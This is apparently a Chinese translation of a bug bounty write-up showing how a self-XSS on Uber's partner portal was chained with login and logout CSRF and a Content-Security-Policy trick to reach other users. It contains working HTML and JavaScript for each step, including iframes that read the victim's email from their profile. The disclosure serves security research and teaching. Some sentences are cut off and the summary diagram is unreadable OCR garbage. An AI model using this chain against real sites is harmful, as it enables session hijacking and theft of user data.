Uber Bug Bounty：将self-XSS转变为good-XSS

落花四月 / 2019-05-14 09:19:00 / 浏览数 4392 渗透测试 渗透测试 顶(0) 踩(0)


Uber Bug Bounty：将self-XSS转变为good-XSS


既然Uber bug赏金计划已公开发布，我可以发布一些我最喜欢的提交内容，这些内容在过去的一年里一直很想做。

在Uber的合作伙伴门户网站上，驱动程序可以登录并更新其详细信息，我发现了一个非常简单的经典XSS：将其中一个配置文件字段的值更改为

```
<script>alert(document.domain);</script>
```

导致代码被执行，并弹出一个警告框。





注册后，这需要花费两分钟的时间才能找到，但现在又来了。

Self-XSS

能够在另一个站点的上下文中执行额外的，任意的JavaScript称为跨站点脚本（我假设99%的读者都知道）。通常，你希望针对其他用户执行此操作，以便抽取会话中的coo

如果您无法针对其他用户执行此操作 - 例如，代码仅针对您的帐户执行，则称为Self-XSS。

在这种情况下，它似乎是我们发现的。你的个人资料的地址部分仅向您显示（例外情况可能是内部Uber工具也显示地址，但这是另一个问题),我们无法更新其他用户的地址以

我总是想着是否发送有潜力的bug（这个站点中的XSS漏洞），所以让我们试着找出一种从bug中删除"self"部分的方法。

Uber OAuth登录流程

Uber使用的OAuth非常典型：

用户访问需要登录的Uber站点，例如

`partners.uber.com`

用户被重定向到授权服务器，

`login.uber.com`

用户输入凭据

用户被重定向回代码，然后可以交换访问cookie

`partners.uber.com`

#	Host	Method	URL
382...	https://partners.uber.com	GET	/profile/
382...	https://partners.uber.com	GET	/profile/
382...	https://partners.uber.com	GET	/login/
382...	https://login.uber.com	GET	/oauth/authorize?response_type=code&client_id=wttZ_e6J4kwXX...
382...	https://partners.uber.com	GET	/oauth/callback?code=xktjh4wyzdWfuq83MtLvPMxmDApdzx
382...	https://partners.uber.com	GET	/profile/

如果您没有从上面的屏幕截图中看到OAuth回调，

`/oauth/callback?code=...`

不使用推荐的参数。这在登录功能中引入了CSRF漏洞，可能会被视为重要问题。

`state`

此外，注销功能中存在CSRF漏洞，这实际上不属于问题。

`/logout`

销毁用户的会话，并执行重定向到相同的注销功能。

`partner.uber.com`

`login.uber.com`

由于我们的payload仅在我们的帐户内可用，因此我们希望将用户登录到我们的帐户，而帐户又将执行payload。但是，将它们登录到我们的帐户会

破坏它们的会话，这会破坏很多错误的价值（不再可能对其帐户执行操作）。因此，让我们将这三个小问题（self-XSS和两个CSRF）联系在一起。

有关OAuth安全性的更多信息，[请查看@ homakov的精彩指南。](#)

链接中的bugs

我们的计划有三个部分：

首先，将用户退出会话，但不记录他们的会话。这可以确保我们可以将其记录回帐户

`partner.uber.com`

`login.uber.com`

其次，将用户登录到我们的帐户，以便执行我们的payload

最后，记录他们回到自己的帐户，而我们的代码仍然在运行，这样我们就可以访问他们的详细资料

首先：注销一个域名

我们首先要发出请求

`https://partners.uber.com/logout/`

以便我们可以将它们记录到我们的帐户中。问题是向此端点发出requets导致302重定向到，这会破坏会话。我们无法拦截每个重定向并删除请求，因为浏览器会隐式跟踪这

`https://login.uber.com/logout/`

但是，我们可以做的一个技巧是使用内容安全策略来定义允许加载哪些源（我希望您可以看到使用旨在帮助缓解此上下文中的XSS的功能的方法）。


我们将策略设置为仅允许请求

`partners.uber.com`

这将阻止。

```
https://login.uber.com/logout/
<!-- Set content security policy to block requests to login.uber.com, so the target maintains their session -->
<meta http-equiv="Content-Security-Policy" content="img-src https://partners.uber.com">
<!-- Logout of partners.uber.com -->
<img src="https://partners.uber.com/logout/">
```

这有效，如CSP违规错误消息所示：



第2步：登录我们的帐户

这个比较简单。我们发出请求

`https://partners.uber.com/login/`

启动登录（这是必需的，否则应用程序将不接受回调）。使用CSP技巧我们阻止流程完成，然后我们自己提供（可以通过登录我们自己的帐户获得），将其登录到我们的帐户

`code`

由于CSP违规触发了

`onerror`

事件处理程序，这将用于跳转到下一步。

```
<!-- Set content security policy to block requests to login.uber.com, so the target maintains their session -->
<meta http-equiv="Content-Security-Policy" content="img-src partners.uber.com">
<!-- Logout of partners.uber.com -->
<img src="https://partners.uber.com/logout/" onerror="login();">
<script>
   //Initiate login so that we can redirect them
   var login = function() {
       var loginImg = document.createElement('img');
       loginImg.src = 'https://partners.uber.com/login/';
       loginImg.onerror = redir;
   }
   //Redirect them to login with our code
   var redir = function() {
       //Get the code from the URL to make it easy for testing
       var code = window.location.hash.slice(1);
       var loginImg2 = document.createElement('img');
       loginImg2.src = 'https://partners.uber.com/oauth/callback?code=' + code;
       loginImg2.onerror = function() {
           //Redirect to the profile page with the payload
           window.location = 'https://partners.uber.com/profile/';
       }
   }
</script>
```

第3步：切换回他们的帐户

这部分是将作为XSS的payload包含的代码，存储在我们的帐户中。

一旦执行此有效负载，我们就可以切换回他们的帐户。这必须在iframe中 - 我们需要能够继续运行我们的代码。

```
//Create the iframe to log the user out of our account and back into theirs
var loginIframe = document.createElement('iframe');
loginIframe.setAttribute('src', 'https://fin1te.net/poc/uber/login-target.html');
document.body.appendChild(loginIframe);
```

iframe的内容再次使用CSP技巧：

```
<!-- Set content security policy to block requests to login.uber.com, so the target maintains their session -->
<meta http-equiv="Content-Security-Policy" content="img-src partners.uber.com">
<!-- Log the user out of our partner account -->
<img src="https://partners.uber.com/logout/" onerror="redir();">
<script>
   //Log them into partners via their session on login.uber.com
   var redir = function() {
       window.location = 'https://partners.uber.com/login/';
   };
</script>
```

最后一部分是创建另一个 iframe，因此我们可以获取他们的一些数据。

```
//Wait a few seconds, then load the profile page, which is now *their* profile
setTimeout(function() {
   var profileIframe = document.createElement('iframe');
   profileIframe.setAttribute('src', 'https://partners.uber.com/profile/');
   profileIframe.setAttribute('id', 'pi');
   document.body.appendChild(profileIframe);
   //Extract their email as PoC
   profileIframe.onload = function() {
       var d = document.getElementById('pi').contentWindow.document.body.innerHTML;
       var matches = /value="([^"]+)" name="email"/.exec(d);
       alert(matches[1]);
   }
}, 9000);
```

由于我们的最终iframe是从与包含我们的JS的Profile页面相同的原点加载的


```
X-Frame-Options
```

设置为not，我们可以访问其中的内容（使用）

```
sameorigin

deny

contentWindow
```



总结

在结合所有步骤后，我们有以下攻击流程：

```
■■■3■■■■■■■■■■■■■■■■

■■■■■■■■■■■■■■■■■■■■■■■■

   code

■■■■■■■■■■■2■■■■■■ - ■■■■■■■■■reflect-XSS■■■■■■

■■■■■■■■■■■■■■■■■■■■

■■■■■■3■■payload

■■■■■iframe■■■■■■■■■■■■■■■■

■■■■■■■■iframe■■■■■■■■■■■■■■■■■■

■■■■■■■■iframe■■■■■■■■■■■■■■■■■■
```

这是一个有趣的漏洞，并证明值得坚持不懈地专研漏洞可能比最初想象的更具影响力。

原文链接：https://whitton.io/articles/uber-turning-self-xss-into-good-xss/

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板